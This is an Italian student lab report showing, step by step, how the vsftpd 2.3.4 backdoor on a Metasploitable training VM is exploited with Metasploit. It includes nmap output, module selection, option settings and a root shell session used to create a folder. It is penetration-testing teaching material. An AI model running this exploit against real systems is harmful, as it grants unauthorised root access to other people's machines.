EPICODE-CS0124
S7/L1 - Pratica

Flaviano Sedici

Indice

Riferimenti e versioni

Responsabile/referente del documento: Flaviano Sedici

Versionamento

Versione	Descrizione	Ruolo	Data
1.0	Redazione documento	Responsabile	04/03/2024

Traccia

Partendo dall'esercizio visto nella lezione di oggi, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «**vsftpd**» (lo stesso visto in lezione teorica).

L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: **192.168.1.149/24**.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.


1. Configurazione della rete e ricognizione preliminare

1.1. Modifica configurazione Metasploitable

Come indicato dalla traccia, procediamo alla configurazione della rete su Metasploitable impostando l'indirizzo IP su 192.168.1.149/24.

1.2. Modifica configurazione Kali

Per completare la configurazione, procediamo alla modifica anche della rete di Kali, impostando l'indirizzo IP su 192.168.1.100/24.



Configurazione Metasplitable e Kali

1.3. Analisi preliminare con nmap

Abbiamo effettuato una analisi esplorativa dei servizi esposti su Metasploitable tramite l'esecuzione del comando:

namp -sV 192.168.1.149

Come si evince dall'immagine la porta 21 risulta aperta e funzionante con il demone **vsftpd 2.3.4**.

Possiamo quindi procedere con Metasploit.

```
(flaviano㉿kaliArm)-[~]
$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 12:33 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sy
lid servers with --dns-servers
Nmap scan report for 192.168.1.149
Host is up (0.00065s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE
ernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.65 seconds
```

Scansione nmap sulla VM Metasploitable

2. Metasploit

2.1. Avvio Metasploit e ricerca modulo

Avviamo Metasploit tramite il comando **msfconsole** e procediamo alla ricerca del servizio con il comando **search vsftpd**

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Executi
on


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Risultati ricerca moduli Metasploit

Il nostro interesse ricade sull'exploit e non sul modulo ausiliario, quindi procediamo a selezionarlo con il comando **use 1**

2.2. Configurazione modulo e payload

Procediamo con il comando **show options** che ci mostra tutte le impostazioni dell'exploit selezionato e notiamo come sia da configurare il parametro RHOSTS, che rappresenta la nostra VM target.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                          normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                       sics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload payload/cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Impostazione della procedura di exploit

Con il comando **set RHOSTS 192.168.1.149** impostiamo Metasploitable come target.

Con il comando **show payloads** il sistema restituisce i payload compatibili con il modulo che stiamo utilizzando e con **set payload payload/cmd/unix/interact** lo selezioniamo per l'utilizzo.

2.3. Fase di Exploit

Procediamo con la fase di exploit tramite il comando **exploit** e attendiamo che il payload ci consenta di accedere alla shell di comando della macchina target.

Ottenuto l'accesso proviamo il comando **ifconfig** per verificare che effettivamente l'accesso sia andato a buon fine.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.1.100:37723 → 192.168.1.149:6200) at 2024-03-04 12:44:39 +0100

ifconfig
eth0      Link encap:Ethernet  HWaddr c2:b6:61:14:00:ea
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::c0b6:61ff:fe14:ea/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1920 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1597 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:142148 (138.8 KB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:204 errors:0 dropped:0 overruns:0 frame:0
          TX packets:204 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:56821 (55.4 KB)  TX bytes:56821 (55.4 KB)
```

Risultato del comando ifconfig nella shell del target

Confermata la corretta funzionalità della shell, procediamo con la creazione della cartella richiesta dalla traccia tramite il comando **mkdir test_metasploitable** e successivamente verifichiamo di aver creato correttamente la cartella tramite il comando **ls**.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (192.168.1.100:42153 → 192.168.1.149:6200) at 2024-03-04 12:48:28 +0100

mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Creazione della cartella nella root e verifica

Conclusa con successo questa operazione, abbiamo verificato di avere l'accesso con diritti di root al sistema.